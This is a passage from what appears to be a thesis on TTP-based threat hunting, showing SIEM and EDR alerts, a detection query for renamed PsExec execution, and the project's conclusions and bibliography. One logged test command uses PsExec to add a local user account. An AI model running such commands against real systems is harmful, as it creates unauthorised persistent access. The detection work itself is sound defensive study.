


```
SELECT "Command","username" from events
WHERE "Event ID" = '4688' AND "Command" Ilike '%psexec%' AND "Command" ilike '% net %'
LAST 24 HOURS
```

Current Statistics
Total Results 2 (5.5
Data Files Searched 10 (1

Command	username
"C:\Windows\System32\PSTools\PsExec.exe" -r NotMalicious \\127.0.0.1 -h net user NotAttacker G00dPsswD /add	Detonation
"C:\Windows\System32\PSTools\PsExec.exe" -r NotMalicious \\127.0.0.1 -h net user NotAttacker G00dPsswD /add	Detonation

Figure 5.16: SIEM query for T1136.002 through PsExec.exe



Detection rules > [Custom] - S0029 Renamed execution (local) | PsExec > [Custom] - S0029 Renamed execution (local) | PsExec

Detonation
WindowsServer2016 All Devices

nt authority\system

What happened

PsExec is a light-weight telnet-replacement that lets you execute processes on other systems, complete with full interactivity for console applications, without having to manually install client software.
An attacker has created a renamed instance of Psexec on the machine.

Custom detection

Actions taken

Impacted asset	Action	Target entities	Taken on
Detonation ID	Run antivirus scan	294cdf6e82ed7ed41f896f9e13d752e2b461...	Jan 2, 2023 7:49:57 PM
Detonation ID	Restrict app execution	294cdf6e82ed7ed41f896f9e13d752e2b461...	Jan 2, 2023 7:49:57 PM
Detonation ID	Run antivirus scan	294cdf6e82ed7ed41f896f9e13d752e2b461...	Jan 2, 2023 6:43:30 PM
Detonation ID	Restrict app execution	294cdf6e82ed7ed41f896f9e13d752e2b461...	Jan 2, 2023 6:43:30 PM

[Custom] - S0029 Renamed execution (local) | PsExec
High ● Resolved

Alert state

Classification: Informational, expected activity - Security testing
Assigned to: Davide.Rao@ferrero.onmicrosoft.com
View 2 similar alerts
Set Classification

Alert details


Evidence

Entity Name	Remediation Status	Verdict
services.exe (728)		Unknown
NotMalicious.exe (27...		Unknown

Alert description

PsExec is a light-weight telnet-replacement that lets you

Figure 5.17: Example of EDR alert for PsExec.exe exploitation



Event Information

Event Name	CUSTOM - S0029 - Renamed Psexec execution						
Low Level Category	Suspicious Activity						
Event Description	CUSTOM - S0029 - Renamed Psexec execution						
Magnitude	(6)	Relevance	6	Severity	6	Credibility	6
Username	Detonation						
Start Time	Feb 6, 2023, 3:37:38 PM	Storage Time	Feb 6, 2023, 3:37:38 PM	Log Source Time	Feb 6, 2023, 3:37:38 PM		
Destination asset description (custom)	null						
Source asset Description (custom)	null						
senseValue (custom)	N/A						
Domain	Default Domain						

Source and Destination Information

Source IP	Detonation IP	Destination IP	Detonation IP
Source Asset Name	N/A	Destination Asset Name	N/A
Source Port	0	Destination Port	0
Pre NAT Source IP		Pre NAT Destination IP	
Pre NAT Source Port	0	Pre NAT Destination Port	0
Post NAT Source IP		Post NAT Destination IP	
Post NAT Source Port	0	Post NAT Destination Port	0
Source IPv6	0:0:0:0:0:0:0:0	Destination IPv6	0:0:0:0:0:0:0:0
Source MAC	00:00:00:00:00:00	Destination MAC	00:00:00:00:00:00

Figure 5.18: Example of SIEM alert for PsExec.exe exploitation

The alerts shown in picture 5.17 and 5.18, have the information useful for our investigations. Other information can be retrieved from the results of the detection queries. The results of the analysis can then bring us to two different conclusions. The first is that the event is a benign activity. This must be confirmed through contact with the user and analysis of the context of the execution of the exploit. The second conclusion is that a potential intruder is trying to execute malicious deeds on a machine. In the latter case, we need to take the proper containment measures and we must conduct an analysis of the damage extent. Indeed, one of the most useful activities is to look at the TTP related to the alert and, thanks to the MITRE navigator, we may possibly reconstruct what have been the previous movements and what could be the attacker's next steps.

5.3. Analysis of the results

The Pandora project presents itself as a fundamental addition to the security infrastructure of the company. As a matter of fact, the tests and their results show us that EDR and SIEM default rules and detection capabilities are not enough against targeted attacks. Indeed, vendors try to reduce false positives as much as possible but this causes a generalization of the analysis done with consequent loss of detection of actual malicious activity.

The infrastructure presented, instead, shows us an increase not only in visibility but also in accuracy and precision. That is, the company defenses are now capable of detecting malicious activities caused by the execution of stealthy software. Moreover, said security systems are also able of pinpointing both the origin and the target of the described threats together with the attack vector.

6 | Conclusions

Active Threat hunting can highly enhance the defensive capabilities of an organization's network. By actively searching for indicators of compromise and anomalies, rather than simply relying on alerts or pre-defined rules, companies can significantly improve their overall detection capabilities and stay ahead of the constantly evolving threat landscape. TTP based threat hunting is a particularly effective approach, as it focuses on the specific tactics, techniques, and procedures used by attackers. In addition to improving detection, TTP-based threat hunting can also significantly reduce the time and resources needed to respond to incidents, as well as improve overall security posture. By prioritizing proactive threat detection and response, companies can better protect themselves and their customers from the increasing number and sophistication of cyber threats.

The Pandora project, founded by the FMCG company, is one of the best examples that demonstrates the actual capabilities of this methodology. However, it's important to note that threat hunting is a highly skilled and specialized activity, requiring in-depth knowledge of both the company's own network and the tactics and motivations of attackers. It also requires a strong collaboration between different teams and departments, as well as robust processes and technologies to support the effort. As a matter of fact, the project is still ongoing since the main objective is to cover possibly all the threats presents in its landscape.

Moreover, the rules already implemented need to be monitored and updated. That is, new false positives may arise in the future and must be filtered accordingly. Moreover, it's possible that the Microsoft tools get new releases or new vulnerabilities are discovered. This leads to the tuning and improvement of the rules already deployed in order to be protected against the new threats. Nevertheless, the work presented shows that TTP based hunting is a perfect, if not needed, addition to any organization cyber security systems.

Regarding the future development of the work presented and of the Pandora project as a whole there are two main aspect that can be borougth forward. The first is the development of the detection capabilities. That is, the remaining tactics, techniques and procedure of interest to the company still need to be covered in order to create a solid defensive infrastructure. Moreover, new TTPs could be discovered and could end up being at the epicenter of the threat model of the Italian organization.

The second aspect is the inclusion of new services to the cyber security infrastructure. An example could be the ELK stack that could be deployed to analyze the massive logs and event traffic produced by machines such as Domain Name System servers or Domain Controllers. As a matter of fact, the Elastic infrastructure is capable of ingesting, parsing and query a high and condense quantity of logs. Moreover, it also implements out of the box security features like the possibility of implementing custom detection rules. The latter could work in union with the ones deployed to the Defender and QRadar systems in order to both create a new defensive layer and also make the detection infrastructure more efficient.

Bibliography

[1] Operation double tap. URL https://www.mandiant.com/resources/blog/operation-doubletap.

[2] Exam sc-200: Microsoft security operations analyst. URL https://www.crowdstrike.com/cybersecurity-101/endpoint-security/endpoint-detection-and-response-edr/.

[3] Bitsadmin, . URL https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/bitsadmin.

[4] Updated backconfig malware targeting government and military organizations in south asia, . URL https://unit42.paloaltonetworks.com/updated-backconfig-malware-targeting-government-and-military-organi

[5] New blacklotus windows uefi bootkit for sale. URL https://cyware.com/news/new-blacklotus-windows-uefi-bootkit-for-sale-f1751931.

[6] Big game hunting: The evolution of indrik spider from dridex wire fraud to bitpaymer targeted ransomware, . URL https://www.crowdstrike.com/blog/big-game-hunting-the-evolution-of-indrik-spider-from-dridex-wire-fr

[7] “fileless” uac bypass using eventvwr.exe and registry hijacking, . URL https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/.

[8] Event viewer, . URL https://learn.microsoft.com/en-us/shows/inside/event-viewer.

[9] Microsoft achieves a leader placement in forrester wave for xdr. URL https://learn.microsoft.com/en-us/certifications/exams/sc-200.

[10] Yara rules: The basics. URL https://community.ibm.com/community/user/security/blogs/tiffany-roca1/2021/05/19/yara-rules-the-basics.

[11] Lolbas-project. URL https://lolbas-project.github.io/.

[12] Bitsadmin, . URL https://attack.mitre.org/software/S0190/.

[13] Abuse elevation control mechanism: Bypass user account control, . URL https://attack.mitre.org/techniques/T1548/002/.

[14] Psexec, . URL https://attack.mitre.org/software/S0029/.

[15] Scheduled task/job: Scheduled task, . URL https://attack.mitre.org/techniques/T1053/005/.

[16] Architetture di riferimento per la sicurezza informatica microsoft, . URL https://learn.microsoft.com/it-it/security/cybersecurity-reference-architecture/mcra.

[17] Evaluate and pilot microsoft 365 defender, . URL https://learn.microsoft.com/en-us/microsoft-365/security/defender/eval-overview?view=o365-worldwide.

[18] How to: Create local users or admins remotely. URL https://noelpulis.com/how-to-create-local-users-or-admins-remotely/.

[19] New zscaler research shows over 400% increase in phishing attacks with retail and wholesale industries at greatest risk. URL https://www.zscaler.com/press/new-zscaler-research-shows-over-400-increase-phishing-attacks-retail-an

[20] Psexec v2.40. URL https://learn.microsoft.com/en-us/sysinternals/downloads/psexec.

[21] Unhappy hour special: Kegtap and singlemalt with a ransomware chaser. URL https://www.mandiant.com/resources/blog/kegtap-and-singlemalt-with-a-ransomware-chaser.

[22] Threat hunting 3 - detecting psexec execution using event 5145. URL https://blog.menasec.net/2019/02/threat-hunting-3-detecting-psexec.html.

[23] Why is siem important?, . URL https://www.ibm.com/topics/siem.

[24] Cos'è siem?, . URL https://www.microsoft.com/it-it/security/business/security-101/what-is-siem.

[25] Qradar architecture overview, . URL https://www.ibm.com/docs/en/qsip/7.4?topic=deployment-qradar-architecture-overview.

[26] Sigma rules: The beginner's guide. URL https://socprime.com/blog/sigma-rules-the-beginners-guide/.

[27] Schtasks.exe. URL https://learn.microsoft.com/en-us/windows/win32/taskschd/schtasks.

[28] Windows management instrumentation, . URL https://learn.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page.

[29] Big airline heist, . URL https://blog.group-ib.com/colunmtk_apt41.

[30] wmic, . URL https://learn.microsoft.com/en-us/windows/win32/wmisdk/wmic.

[31] Windows admin shares, . URL https://redcanary.com/threat-detection-report/techniques/windows-admin-shares/.

[32] What is endpoint detection and response (edr)?, . URL https://www.crowdstrike.com/cybersecurity-101/endpoint-security/endpoint-detection-and-response-edr/.

[33] Windows event log. URL https://learn.microsoft.com/en-us/windows/win32/wes/windows-event-log.

[34] Cmdlet overview. URL https://learn.microsoft.com/en-us/powershell/scripting/developer/cmdlet/cmdlet-overview?view=powershell-7.3.

[35] F. Barr-Smith, X. Ugarte-Pedrero, M. Graziano, R. Spolaor, and I. Martinovic. Survivalism: Systematic analysis of windows malware living-off-the-land. pages 1557–1574, 2021. doi: 10.1109/SP40001.2021.00047.

[36] R. Canary. Atomic red team, . URL https://github.com/redcanaryco/atomic-red-team.

[37] R. Canary. Invoke atomic red team, . URL https://github.com/redcanaryco/invoke-atomicredteam.

[38] M. M. Cynthia Nottingham, Lillian Jackson. Virtual machines in azure. URL https://learn.microsoft.com/en-us/azure/virtual-machines/overview.

[39] N. Ismail. Global cybercrime economy generates over $1.5 trillion. 2018. URL https://www.information-age.com/global-cybercrime-economy-generates-over-1-5tn-according-to-new-stu

[40] A. Miroshnikov. 2016.

[41] MITRE. Mitre attck framework. URL https://attack.mitre.org/.

[42] E. NESBO. What is phishing as a service and how does it work? 2022. URL https://www.makeuseof.com/what-is-phishing-as-a-service/.

[43] S. L. S. W. Roman Daszczyszak, Dan Ellis. Ttp-based hunting. 2019.

[44] V. Svajce. Hunting for lolbins, . URL https://blog.talosintelligence.com/hunting-for-lolbins/.

[45] V. Svajce. What is cyber threat hunting?, . URL https://www.crowdstrike.com/cybersecurity-101/threat-hunting/.

[46] C. Watson. Edr evasion: Stranger things in a payload. 2021.

[47] D. M. S. C. Wentao Chang, An Wang. Characterizing botnets-as-a-service. 2014.

List of Figures

List of Tables

List of Acronyms

TTP Tactics techniques and Procedures

LoL Living of the Land

LoLBin Living of the Land Binary

LoLBins Living of the Land Binaries

IoC Indicex of Compromise

PoC Proof of Concept

EDR Endpoint Detection and Response

XDR Extended Detection and Response

KQL Kusto Query Language

SIEM Security Information and Event Managment

APT Advanced Persistent Treath

CC Command and Control

C2 Command and Control

FMCG Fast-Moving Consumer Goods

VM Virtual Machine

MMC Microsoft Management Console

KQL Kusto Query Language

AQL Ariel Query Language

CaaS Crime as a Service

AV Anti Virus